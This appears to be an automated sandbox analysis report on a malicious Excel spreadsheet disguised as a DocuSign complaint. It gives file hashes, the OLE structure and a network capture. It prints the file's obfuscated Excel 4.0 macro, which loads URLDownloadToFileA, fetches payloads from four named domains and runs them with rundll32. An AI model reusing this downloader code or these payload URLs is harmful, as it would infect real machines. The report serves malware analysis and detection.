Preview:	.....g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h..8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Feb 18 13:42:21 2021, Security: 0
Entropy (8bit):	3.697666945848156

General

TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Complaint-447781983-02182021.xls
File size:	145920
MD5:	60f845a847e771a59b97d456c494f69d
SHA1:	bf79e4535e5d15cfbd4c6eb2fa2d086703ad81d6
SHA256:	c44df560766b2a3f60adba4ef6448e266a3036e19fc1631ae9ada22628447319
SHA512:	e942975e9b88c1e3783fa7723b8dcaf4cf1acc63e36380a56543ab96393815df27426169d38235790314de18590b0ed1363d38296e3b4a5543dba0f849f103e0
SSDEEP:	3072:GcPiTQAVW/89BQnmlcGvgZ6Gr3J8YUOMRt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/V:GcPiTQAVW/89BQnmlcGvgZ7r3J8YUOMU
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Complaint-447781983-02182021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-18 13:42:21
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096

General	
Entropy:	0.321292606979
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . @ . . . . H . . . . | . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2746714277
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . d . . . . | . . . . F r i n e r . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 135085

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	135085
Entropy:	3.69042254796
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . F r i n e r B . . . . D o c u S i g n . . . . B I O L A F E . . ! . . . . : . . . . A . . . .
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 06 46 72 69 6e 65 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20


Macro 4.0 Code

```
,,,,,,,,,"=RIGHT(""dfrgbrd4567w547547w7b,DllRegister"",12)&T26",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(
123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT
(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&
"" ""&'DocuSign '!D141&""1""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(
123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""2""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)
=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D14
1&""3""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGH
T(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""4""&T19,41))",,,=HALT(),,,,,,,,,,,
```

```
,,,Server,,,,,,,,,,,,,,,,=NOW(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(D129,DocuSign!T26)",,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(A130*1000000000000000,B133)",,,,,,,,,,,,,,,,,,,,,,"=RIGHT(""ghydbetrf46et5eb645bv
ea45istbsebtuRlMon"",6)",,,,,,,,,,,,,,,,,,,"=RIGHT(""45bh4g5nuwyftneragntrnrfaktsgbutnrkltgrkbownloadToFileA"",14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCCBB"",""BIOLAFE"",,1,9)"
,,,,,,,,,,,,,,,,,,,http://"=BIOLAFE(0,T137&B138&B133&D145&D146&D147&D148,D141,0,0)",rzminc.com/xklyulyijvn/,,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B139&B133&D145&D146&D147&D148,D141&""1"",0,0)",
pathinanchilearthmovers.com/eznwcdhx/,,"=RIGHT(""hiuhnUBGYGBYnt7t67tb67rIftfFFDFFDTbtrdrtdgjcndll32"",6)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B140&B133&D145&D146&D147&D148,D141&""2"",0,0)",
jugueterialatorre.com.ar/xjzpfwc/,,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B141&B133&D145&D146&D147&D148,D141&""3"",0,0)",rzminc.com/fdzgprclatqo/,,"=RIGHT(""nnhjgbgvdvgekvnrtve6reb6tn6rdtryt6smy65
ty56s445nr6x..\JDFR.hdfgr"",13)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B142&B133&D145&D146&D147&D148,D141&""4"",0,0)",biblicalisraeltours.com/otmchxmxeg/,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,d,,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,,,,,,,,t,,,,,,,,,,,,,,,,=GOTO(DocuSign!T3),,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:19:00.116826057 CET	49165	80	192.168.2.22	72.52.227.180
Feb 23, 2021 14:19:00.273427963 CET	80	49165	72.52.227.180	192.168.2.22
Feb 23, 2021 14:19:00.273561001 CET	49165	80	192.168.2.22	72.52.227.180
Feb 23, 2021 14:19:00.274074078 CET	49165	80	192.168.2.22	72.52.227.180
Feb 23, 2021 14:19:00.432146072 CET	80	49165	72.52.227.180	192.168.2.22
Feb 23, 2021 14:19:00.738688946 CET	80	49165	72.52.227.180	192.168.2.22
Feb 23, 2021 14:19:00.738727093 CET	80	49165	72.52.227.180	192.168.2.22
Feb 23, 2021 14:19:00.738888979 CET	49165	80	192.168.2.22	72.52.227.180
Feb 23, 2021 14:19:00.739753962 CET	49165	80	192.168.2.22	72.52.227.180
Feb 23, 2021 14:19:00.896171093 CET	80	49165	72.52.227.180	192.168.2.22
Feb 23, 2021 14:19:00.913965940 CET	49166	80	192.168.2.22	162.241.80.6
Feb 23, 2021 14:19:01.073872089 CET	80	49166	162.241.80.6	192.168.2.22
Feb 23, 2021 14:19:01.074083090 CET	49166	80	192.168.2.22	162.241.80.6
Feb 23, 2021 14:19:01.075107098 CET	49166	80	192.168.2.22	162.241.80.6
Feb 23, 2021 14:19:01.235148907 CET	80	49166	162.241.80.6	192.168.2.22
Feb 23, 2021 14:19:01.803869009 CET	80	49166	162.241.80.6	192.168.2.22
Feb 23, 2021 14:19:01.804055929 CET	49166	80	192.168.2.22	162.241.80.6
Feb 23, 2021 14:19:02.145895958 CET	49167	80	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:02.430927992 CET	80	49167	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:02.431334019 CET	49167	80	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:02.431818008 CET	49167	80	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:02.716201067 CET	80	49167	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:03.712217093 CET	80	49167	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:03.712284088 CET	80	49167	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:03.712413073 CET	49167	80	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:03.713334084 CET	49167	80	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:03.723901033 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:04.009088993 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:04.009366035 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:04.024945974 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:04.314074039 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:04.315968037 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:04.316031933 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:04.316070080 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:04.316157103 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:04.316210985 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:04.316219091 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:04.325648069 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:04.612622976 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:04.612927914 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:06.252859116 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:06.580133915 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:06.804435015 CET	80	49166	162.241.80.6	192.168.2.22
Feb 23, 2021 14:19:06.804722071 CET	49166	80	192.168.2.22	162.241.80.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:19:08.712454081 CET	80	49167	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:08.712696075 CET	49167	80	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.313750982 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.313806057 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.313855886 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.313900948 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.313935995 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.313941956 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.313961029 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.313963890 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.313982964 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.314016104 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.314019918 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.314033031 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.314064980 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.314070940 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.314110041 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.314117908 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.314148903 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.314152956 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.314191103 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.322004080 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.322055101 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.329550028 CET	49172	80	192.168.2.22	72.52.227.180
Feb 23, 2021 14:19:09.490185022 CET	80	49172	72.52.227.180	192.168.2.22
Feb 23, 2021 14:19:09.490309954 CET	49172	80	192.168.2.22	72.52.227.180
Feb 23, 2021 14:19:09.491547108 CET	49172	80	192.168.2.22	72.52.227.180
Feb 23, 2021 14:19:09.599566936 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.599683046 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.599721909 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.599775076 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.599786043 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.599801064 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.599803925 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.599832058 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.599834919 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.599873066 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.599881887 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.599925041 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.599930048 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.599973917 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.599975109 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.600018978 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.600023031 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.600064993 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.600070000 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.600111008 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.600114107 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.600155115 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.600158930 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.600202084 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.600202084 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.600243092 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.600250006 CET	443	49168	138.36.237.100	192.168.2.22
Feb 23, 2021 14:19:09.600292921 CET	49168	443	192.168.2.22	138.36.237.100
Feb 23, 2021 14:19:09.600297928 CET	443	49168	138.36.237.100	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:18:59.924915075 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:00.094476938 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 14:19:00.758764982 CET	53099	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:00.912467003 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:19:01.824798107 CET	52838	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:02.141855955 CET	53	52838	8.8.8.8	192.168.2.22
Feb 23, 2021 14:19:04.956159115 CET	61200	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:05.008476019 CET	53	61200	8.8.8.8	192.168.2.22
Feb 23, 2021 14:19:05.020178080 CET	49548	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:05.074799061 CET	53	49548	8.8.8.8	192.168.2.22
Feb 23, 2021 14:19:05.283854961 CET	55627	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:05.334481001 CET	53	55627	8.8.8.8	192.168.2.22
Feb 23, 2021 14:19:05.345151901 CET	56009	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:05.396831989 CET	53	56009	8.8.8.8	192.168.2.22
Feb 23, 2021 14:19:05.685358047 CET	61865	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:05.749656916 CET	53	61865	8.8.8.8	192.168.2.22
Feb 23, 2021 14:19:05.762444019 CET	55171	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:05.811254025 CET	53	55171	8.8.8.8	192.168.2.22
Feb 23, 2021 14:19:09.972910881 CET	52496	53	192.168.2.22	8.8.8.8
Feb 23, 2021 14:19:10.174398899 CET	53	52496	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 14:18:59.924915075 CET	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	rzminc.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:00.758764982 CET	192.168.2.22	8.8.8.8	0x5cf2	Standard query (0)	pathinanchilearthmovers.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:01.824798107 CET	192.168.2.22	8.8.8.8	0x71dd	Standard query (0)	jugueterialatorre.com.ar	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:04.956159115 CET	192.168.2.22	8.8.8.8	0xc229	Standard query (0)	crt.sectigo.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:05.020178080 CET	192.168.2.22	8.8.8.8	0xc6cc	Standard query (0)	crt.sectigo.com	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:09.972910881 CET	192.168.2.22	8.8.8.8	0xd39	Standard query (0)	biblicalisraeltours.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 14:19:00.094476938 CET	8.8.8.8	192.168.2.22	0xb648	No error (0)	rzminc.com		72.52.227.180	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:00.912467003 CET	8.8.8.8	192.168.2.22	0x5cf2	No error (0)	pathinanchilearthmovers.com		162.241.80.6	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:02.141855955 CET	8.8.8.8	192.168.2.22	0x71dd	No error (0)	jugueterialatorre.com.ar		138.36.237.100	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:05.008476019 CET	8.8.8.8	192.168.2.22	0xc229	No error (0)	crt.sectigo.com		91.199.212.52	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:05.074799061 CET	8.8.8.8	192.168.2.22	0xc6cc	No error (0)	crt.sectigo.com		91.199.212.52	A (IP address)	IN (0x0001)
Feb 23, 2021 14:19:10.174398899 CET	8.8.8.8	192.168.2.22	0xd39	No error (0)	biblicalisraeltours.com		68.66.216.42	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- rzminc.com
- pathinanchilearthmovers.com
- jugueterialatorre.com.ar
- biblicalisraeltours.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	72.52.227.180	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:19:00.274074078 CET	0	OUT	GET /xklyulyijvn/44250596245254600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: rzminc.com Connection: Keep-Alive
Feb 23, 2021 14:19:00.738688946 CET	1	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 13:19:00 GMT Server: Apache/2.4.46 (CentOS) X-Powered-By: PHP/7.3.27 Upgrade: h2 Connection: keep-alive, close Cache-Control: private, must-revalidate Expires: Tue, 23 Feb 2021 13:19:00 GMT Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	162.241.80.6	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:19:01.075107098 CET	2	OUT	GET /eznwcdhx/44250596245254600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: pathinanchilearthmovers.com Connection: Keep-Alive
Feb 23, 2021 14:19:01.803869009 CET	2	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 13:19:01 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Cache-Control: max-age=300 Expires: Tue, 23 Feb 2021 13:24:01 GMT X-Endurance-Cache-Level: 2 Content-Length: 0 Keep-Alive: timeout=5, max=75 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	138.36.237.100	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:19:02.431818008 CET	3	OUT	GET /xjzpfwc/44250596245254600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: jugueterialatorre.com.ar Connection: Keep-Alive
Feb 23, 2021 14:19:03.712217093 CET	4	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 13:19:02 GMT Server: Apache X-Powered-By: PHP/7.3.20 Set-Cookie: e34c2f879dc85bcd47ed95fb5d2ec3c0=b97d6f1fa425ef50721420a8179aad24; path=/; secure; HttpOnly Expires: Wed, 17 Aug 2005 00:00:00 GMT Last-Modified: Tue, 23 Feb 2021 13:19:03 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://jugueterialatorre.com.ar/xjzpfwc/44250596245254600000.dat Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49172	72.52.227.180	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:19:09.491547108 CET	92	OUT	GET /fdzgprclatqo/44250596245254600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: rzminc.com Connection: Keep-Alive
Feb 23, 2021 14:19:09.955905914 CET	121	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 13:19:09 GMT Server: Apache/2.4.46 (CentOS) X-Powered-By: PHP/7.3.27 Upgrade: h2 Connection: keep-alive, close Cache-Control: private, must-revalidate Expires: Tue, 23 Feb 2021 13:19:09 GMT Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49173	68.66.216.42	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 14:19:10.330482006 CET	122	OUT	GET /otmchxmxeg/44250596245254600000.dat HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: biblicalisraeltours.com Connection: Keep-Alive
Feb 23, 2021 14:19:10.805535078 CET	122	IN	HTTP/1.1 200 OK Connection: Keep-Alive X-Powered-By: PHP/7.4.14 Content-Type: text/html; charset=UTF-8 Content-Length: 0 Date: Tue, 23 Feb 2021 13:19:10 GMT Server: LiteSpeed Strict-Transport-Security: max-age=63072000; includeSubDomains X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Content-Security-Policy: upgrade-insecure-requests X-XSS-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade

